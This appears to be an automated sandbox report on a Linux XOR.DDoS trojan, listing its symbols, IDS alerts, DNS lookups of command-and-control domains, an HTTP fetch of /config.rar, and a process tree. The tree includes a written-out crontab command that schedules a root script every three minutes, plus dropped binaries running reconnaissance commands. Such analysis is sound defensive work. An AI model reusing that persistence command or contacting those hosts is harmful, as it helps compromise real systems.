__mempcpy			.symtab	0x8066a20	68	FUNC	<unknown>	DEFAULT	3
__mkdir			.symtab	0x8068d60	31	FUNC	<unknown>	DEFAULT	3
__mktime_internal			.symtab	0x809f300	2437	FUNC	<unknown>	DEFAULT	3
__mmap			.symtab	0x8069da0	67	FUNC	<unknown>	DEFAULT	3
__mmap64			.symtab	0x8069df0	88	FUNC	<unknown>	DEFAULT	3
__mon_yday			.symtab	0x80c72c0	52	OBJECT	<unknown>	DEFAULT	7
__morecore			.symtab	0x80cf9e8	4	OBJECT	<unknown>	DEFAULT	21
__mpn_add_n			.symtab	0x80aa690	144	FUNC	<unknown>	DEFAULT	3
__mpn_addmul_1			.symtab	0x80aa720	60	FUNC	<unknown>	DEFAULT	3
__mpn_cmp			.symtab	0x8096b60	92	FUNC	<unknown>	DEFAULT	3
__mpn_construct_double			.symtab	0x80aa7a0	86	FUNC	<unknown>	DEFAULT	3
__mpn_construct_float			.symtab	0x80aa760	49	FUNC	<unknown>	DEFAULT	3
__mpn_construct_long_double			.symtab	0x80aa800	71	FUNC	<unknown>	DEFAULT	3
__mpn_divrem			.symtab	0x8096bc0	1112	FUNC	<unknown>	DEFAULT	3
__mpn_extract_double			.symtab	0x80988b0	244	FUNC	<unknown>	DEFAULT	3
__mpn_extract_long_double			.symtab	0x80989b0	279	FUNC	<unknown>	DEFAULT	3
__mpn_impn_mul_n			.symtab	0x8097670	1989	FUNC	<unknown>	DEFAULT	3
__mpn_impn_mul_n_basecase			.symtab	0x8097570	247	FUNC	<unknown>	DEFAULT	3
__mpn_impn_sqr_n			.symtab	0x8097e40	1829	FUNC	<unknown>	DEFAULT	3
__mpn_impn_sqr_n_basecase			.symtab	0x8097470	250	FUNC	<unknown>	DEFAULT	3
__mpn_lshift			.symtab	0x8097020	87	FUNC	<unknown>	DEFAULT	3
__mpn_mul			.symtab	0x80970e0	843	FUNC	<unknown>	DEFAULT	3
__mpn_mul_1			.symtab	0x8097430	57	FUNC	<unknown>	DEFAULT	3
__mpn_mul_n			.symtab	0x8098570	620	FUNC	<unknown>	DEFAULT	3
__mpn_rshift			.symtab	0x8097080	87	FUNC	<unknown>	DEFAULT	3
__mpn_sub_n			.symtab	0x80987e0	144	FUNC	<unknown>	DEFAULT	3
__mpn_submul_1			.symtab	0x8098870	60	FUNC	<unknown>	DEFAULT	3
__mprotect			.symtab	0x8069e70	33	FUNC	<unknown>	DEFAULT	3
__mremap			.symtab	0x806add0	45	FUNC	<unknown>	DEFAULT	3
__munmap			.symtab	0x8069e50	31	FUNC	<unknown>	DEFAULT	3
__nanosleep			.symtab	0x80677b0	87	FUNC	<unknown>	DEFAULT	3
__nanosleep_nocancel			.symtab	0x80677ba	31	FUNC	<unknown>	DEFAULT	3
__new_exitfn			.symtab	0x8056000	274	FUNC	<unknown>	DEFAULT	3
__new_exitfn_called			.symtab	0x80d6240	8	OBJECT	<unknown>	DEFAULT	22
__new_fclose			.symtab	0x8057df0	439	FUNC	<unknown>	DEFAULT	3
__new_fopen			.symtab	0x80582a0	34	FUNC	<unknown>	DEFAULT	3
__new_getrlimit			.symtab	0x8069030	54	FUNC	<unknown>	DEFAULT	3
__new_sem_init			.symtab	0x8053320	84	FUNC	<unknown>	DEFAULT	3
__new_sem_post			.symtab	0x8053420	78	FUNC	<unknown>	DEFAULT	3
__new_sem_wait			.symtab	0x8053380	141	FUNC	<unknown>	DEFAULT	3
__nptl_create_event			.symtab	0x8054700	5	FUNC	<unknown>	DEFAULT	3
__nptl_deallocate_tsd			.symtab	0x8050980	278	FUNC	<unknown>	DEFAULT	3
__nptl_death_event			.symtab	0x8054710	5	FUNC	<unknown>	DEFAULT	3
__nptl_initial_report_events			.symtab	0x80d20cc	1	OBJECT	<unknown>	DEFAULT	22
__nptl_last_event			.symtab	0x80d20c0	4	OBJECT	<unknown>	DEFAULT	22
__nptl_nthreads			.symtab	0x80cf4f0	4	OBJECT	<unknown>	DEFAULT	21
__nptl_setxid			.symtab	0x8050e60	941	FUNC	<unknown>	DEFAULT	3
__nptl_threads_events			.symtab	0x80d20b8	8	OBJECT	<unknown>	DEFAULT	22
__offtime			.symtab	0x809f010	746	FUNC	<unknown>	DEFAULT	3
__open			.symtab	0x8053d80	91	FUNC	<unknown>	DEFAULT	3
__open_nocancel			.symtab	0x8053d8a	33	FUNC	<unknown>	DEFAULT	3
__opendir			.symtab	0x80672a0	220	FUNC	<unknown>	DEFAULT	3
__overflow			.symtab	0x805d810	41	FUNC	<unknown>	DEFAULT	3
__parse_one_specmb			.symtab	0x8083480	1320	FUNC	<unknown>	DEFAULT	3
__pause_nocancel			.symtab	0x8053dea	19	FUNC	<unknown>	DEFAULT	3
__posix_memalign			.symtab	0x80640d0	111	FUNC	<unknown>	DEFAULT	3
__preinit_array_end			.symtab	0x80cf120	0	NOTYPE	<unknown>	HIDDEN	14
__preinit_array_start			.symtab	0x80cf120	0	NOTYPE	<unknown>	HIDDEN	14
__printf_arginfo_table			.symtab	0x80d63e0	4	OBJECT	<unknown>	DEFAULT	23
__printf_fp			.symtab	0x807f620	9363	FUNC	<unknown>	DEFAULT	3
__printf_fphex			.symtab	0x8081b50	6104	FUNC	<unknown>	DEFAULT	3

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/20/21-00:23:42.805084	UDP	2021022	ET TROJAN Wapack Labs Sinkhole DNS Reply	53	44091	8.8.8.8	192.168.2.20
07/20/21-00:23:42.944040	TCP	2021336	ET TROJAN DDoS.XOR Checkin via HTTP	50586	80	192.168.2.20	23.253.46.64
07/20/21-00:23:43.144887	TCP	2020381	ET TROJAN DDoS.XOR Checkin	39688	53	192.168.2.20	204.11.56.48
07/20/21-00:23:49.127614	TCP	2020381	ET TROJAN DDoS.XOR Checkin	40742	53	192.168.2.20	104.161.25.33

Network Port Distribution



TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 20, 2021 00:23:42.745662928 CEST	192.168.2.20	8.8.8.8	0x433	Standard query (0)	aaa.dsaj2a.org	A (IP address)	IN (0x0001)
Jul 20, 2021 00:23:42.750415087 CEST	192.168.2.20	8.8.8.8	0x3404	Standard query (0)	ww.dnstells.com	A (IP address)	IN (0x0001)
Jul 20, 2021 00:23:47.981594086 CEST	192.168.2.20	8.8.8.8	0xda69	Standard query (0)	ww.gzcfr5axf7.com	A (IP address)	IN (0x0001)
Jul 20, 2021 00:23:48.194963932 CEST	192.168.2.20	8.8.4.4	0xc5e3	Standard query (0)	ww.gzcfr5axf7.com	A (IP address)	IN (0x0001)
Jul 20, 2021 00:23:48.403228998 CEST	192.168.2.20	8.8.8.8	0x4e12	Standard query (0)	ww.gzcfr5axf6.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 20, 2021 00:23:42.805083990 CEST	8.8.8.8	192.168.2.20	0x433	No error (0)	aaa.dsaj2a.org		23.253.46.64	A (IP address)	IN (0x0001)
Jul 20, 2021 00:23:42.811216116 CEST	8.8.8.8	192.168.2.20	0x3404	No error (0)	ww.dnstells.com		204.11.56.48	A (IP address)	IN (0x0001)
Jul 20, 2021 00:23:48.463231087 CEST	8.8.8.8	192.168.2.20	0x4e12	No error (0)	ww.gzcfr5axf6.com		104.161.25.33	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- aaa.dsaj2a.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port
0	192.168.2.20	50586	23.253.46.64	80

Timestamp	kBytes transferred	Direction	Data
Jul 20, 2021 00:23:42.944040060 CEST	0	OUT	GET /config.rar HTTP/1.1 Accept: */* Accept-Language: zh-cn User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; TencentTraveler ; .NET CLR 1.1.4322) Host: aaa.dsaj2a.org Connection: Keep-Alive
Jul 20, 2021 00:23:43.082765102 CEST	2	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/7.5 X-Powered-By: ASP.NET Date: Mon, 19 Jul 2021 22:23:38 GMT Content-Length: 1245 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 6d 69 67 68 74 20 68 61 76 65 20 62 65 65 6e 20 72 65 6d 6f 76 65 64 2c 20 68 61 64 20 69 74 73 20 6e 61 6d 65 20 63 68 61 6e 67 65 64 2c 20 6f 72 20 69 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <h1>Server Error</h1> <fieldset> <h2>404 - File or directory not found.</h2> <h3>The resource you are looking for might have been removed, had its name changed, or i

System Behavior

Analysis Process: 4ljhdTTyiA PID: 4551 Parent PID: 4475

General

Start time:	00:23:41
Start date:	20/07/2021

Path:	/tmp/4ljhdTTyiA
Arguments:	/tmp/4ljhdTTyiA
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4554 Parent PID: 4551

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Symbolic Link Created

Analysis Process: 4ljhdTTyiA PID: 4555 Parent PID: 4554

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4556 Parent PID: 4555

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4578 Parent PID: 4554

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4580 Parent PID: 4578

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: update-rc.d PID: 4580 Parent PID: 4578

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/usr/sbin/update-rc.d
Arguments:	/usr/bin/perl /usr/sbin/update-rc.d 4ljhdTTyiA defaults
File size:	14437 bytes
MD5 hash:	e9e125904f9ed8ff4c8504a55a149005

File Activities

File Read

Analysis Process: update-rc.d PID: 4609 Parent PID: 4580

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/usr/sbin/update-rc.d
Arguments:	n/a
File size:	14437 bytes
MD5 hash:	e9e125904f9ed8ff4c8504a55a149005

Analysis Process: insserv PID: 4609 Parent PID: 4580

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/usr/lib/insserv/insserv
Arguments:	/usr/lib/insserv/insserv 4ljhdTTyiA
File size:	0 bytes
MD5 hash:	unknown

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Symbolic Link Created

Analysis Process: update-rc.d PID: 4646 Parent PID: 4580

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/usr/sbin/update-rc.d
Arguments:	n/a
File size:	14437 bytes
MD5 hash:	e9e125904f9ed8ff4c8504a55a149005

Analysis Process: systemctl PID: 4646 Parent PID: 4580

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/bin/systemctl
Arguments:	systemctl daemon-reload
File size:	659848 bytes
MD5 hash:	b08096235b8c90203e17721264b5ce40

File Activities

File Read

Analysis Process: 4ljhdTTyiA PID: 4590 Parent PID: 4554

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dash PID: 4590 Parent PID: 4554

General

Start time:	00:23:41

Start date:	20/07/2021
Path:	/bin/dash
Arguments:	sh -c "sed -i '/\Vetc\\Vcron.hourly\\Vgcc.sh/d' /etc/crontab && echo '*/3 * * * * root /etc/cron.hourly/gcc.sh' >> /etc/crontab"
File size:	154072 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

File Written

Analysis Process: dash PID: 4592 Parent PID: 4590

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/bin/dash
Arguments:	n/a
File size:	154072 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: sed PID: 4592 Parent PID: 4590

General

Start time:	00:23:41
Start date:	20/07/2021
Path:	/bin/sed
Arguments:	sed -i /\Vetc\\Vcron.hourly\\Vgcc.sh/d /etc/crontab
File size:	0 bytes
MD5 hash:	unknown

File Activities

File Read

File Written

File Moved

Owner / Group Modified

Permission Modified

Analysis Process: 4ljhdTTyiA PID: 4655 Parent PID: 4554

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4656 Parent PID: 4655

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: jjltawydwf PID: 4656 Parent PID: 4655

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/usr/bin/jjltawydwf
Arguments:	/usr/bin/jjltawydwf "ls -la" 4554
File size:	625900 bytes
MD5 hash:	8031cb3d4fe5ba13e55be0286e251729

Analysis Process: jjltawydwf PID: 4657 Parent PID: 4656

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/usr/bin/jjltawydwf
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	8031cb3d4fe5ba13e55be0286e251729

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4666 Parent PID: 4554

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4667 Parent PID: 4666

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: jjltawydwf PID: 4667 Parent PID: 4666

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/usr/bin/jjltawydwf
Arguments:	/usr/bin/jjltawydwf "ifconfig eth0" 4554
File size:	625900 bytes
MD5 hash:	8031cb3d4fe5ba13e55be0286e251729

Analysis Process: jjltawydwf PID: 4669 Parent PID: 4667

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/usr/bin/jjltawydwf
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	8031cb3d4fe5ba13e55be0286e251729

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4677 Parent PID: 4554

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4678 Parent PID: 4677

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: jjltawydwf PID: 4678 Parent PID: 4677

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/usr/bin/jjltawydwf
Arguments:	/usr/bin/jjltawydwf "sleep 1" 4554
File size:	625900 bytes
MD5 hash:	8031cb3d4fe5ba13e55be0286e251729

Analysis Process: jjltawydwf PID: 4679 Parent PID: 4678

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/usr/bin/jjltawydwf
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	8031cb3d4fe5ba13e55be0286e251729

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4688 Parent PID: 4554

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4689 Parent PID: 4688

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: jjltawydwf PID: 4689 Parent PID: 4688

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/usr/bin/jjltawydwf
Arguments:	/usr/bin/jjltawydwf "ps -ef" 4554
File size:	625900 bytes
MD5 hash:	8031cb3d4fe5ba13e55be0286e251729

Analysis Process: jjltawydwf PID: 4690 Parent PID: 4689

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/usr/bin/jjltawydwf
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	8031cb3d4fe5ba13e55be0286e251729

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4699 Parent PID: 4554

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4700 Parent PID: 4699

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: jjltawydwf PID: 4700 Parent PID: 4699

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/usr/bin/jjltawydwf
Arguments:	/usr/bin/jjltawydwf pwd 4554
File size:	625900 bytes
MD5 hash:	8031cb3d4fe5ba13e55be0286e251729

Analysis Process: jjltawydwf PID: 4701 Parent PID: 4700

General

Start time:	00:23:46
Start date:	20/07/2021
Path:	/usr/bin/jjltawydwf
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	8031cb3d4fe5ba13e55be0286e251729

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4713 Parent PID: 4554

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4714 Parent PID: 4713

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ouhdchrbdz PID: 4714 Parent PID: 4713

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/usr/bin/ouhdchrbdz
Arguments:	/usr/bin/ouhdchrbdz sh 4554
File size:	625900 bytes

MD5 hash:	464ee2d18facafa159f9948ab174135c

Analysis Process: ouhdchrbdz PID: 4715 Parent PID: 4714

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/usr/bin/ouhdchrbdz
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	464ee2d18facafa159f9948ab174135c

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4724 Parent PID: 4554

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4725 Parent PID: 4724

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ouhdchrbdz PID: 4725 Parent PID: 4724

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/usr/bin/ouhdchrbdz
Arguments:	/usr/bin/ouhdchrbdz whoami 4554
File size:	625900 bytes
MD5 hash:	464ee2d18facafa159f9948ab174135c

Analysis Process: ouhdchrbdz PID: 4726 Parent PID: 4725

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/usr/bin/ouhdchrbdz
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	464ee2d18facafa159f9948ab174135c

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4735 Parent PID: 4554

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4736 Parent PID: 4735

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ouhdchrbdz PID: 4736 Parent PID: 4735

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/usr/bin/ouhdchrbdz
Arguments:	/usr/bin/ouhdchrbdz "echo \"find\"" 4554
File size:	625900 bytes
MD5 hash:	464ee2d18facafa159f9948ab174135c

Analysis Process: ouhdchrbdz PID: 4737 Parent PID: 4736

General

Start time:	00:23:52

Start date:	20/07/2021
Path:	/usr/bin/ouhdchrbdz
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	464ee2d18facafa159f9948ab174135c

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4746 Parent PID: 4554

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4747 Parent PID: 4746

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ouhdchrbdz PID: 4747 Parent PID: 4746

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/usr/bin/ouhdchrbdz
Arguments:	/usr/bin/ouhdchrbdz "netstat -antop" 4554
File size:	625900 bytes
MD5 hash:	464ee2d18facafa159f9948ab174135c

Analysis Process: ouhdchrbdz PID: 4748 Parent PID: 4747

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/usr/bin/ouhdchrbdz
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	464ee2d18facafa159f9948ab174135c

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4757 Parent PID: 4554

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4758 Parent PID: 4757

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ouhdchrbdz PID: 4758 Parent PID: 4757

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/usr/bin/ouhdchrbdz
Arguments:	/usr/bin/ouhdchrbdz "grep \"A\"" 4554
File size:	625900 bytes
MD5 hash:	464ee2d18facafa159f9948ab174135c

Analysis Process: ouhdchrbdz PID: 4759 Parent PID: 4758

General

Start time:	00:23:52
Start date:	20/07/2021
Path:	/usr/bin/ouhdchrbdz
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	464ee2d18facafa159f9948ab174135c

File Activities

File Deleted

File Read

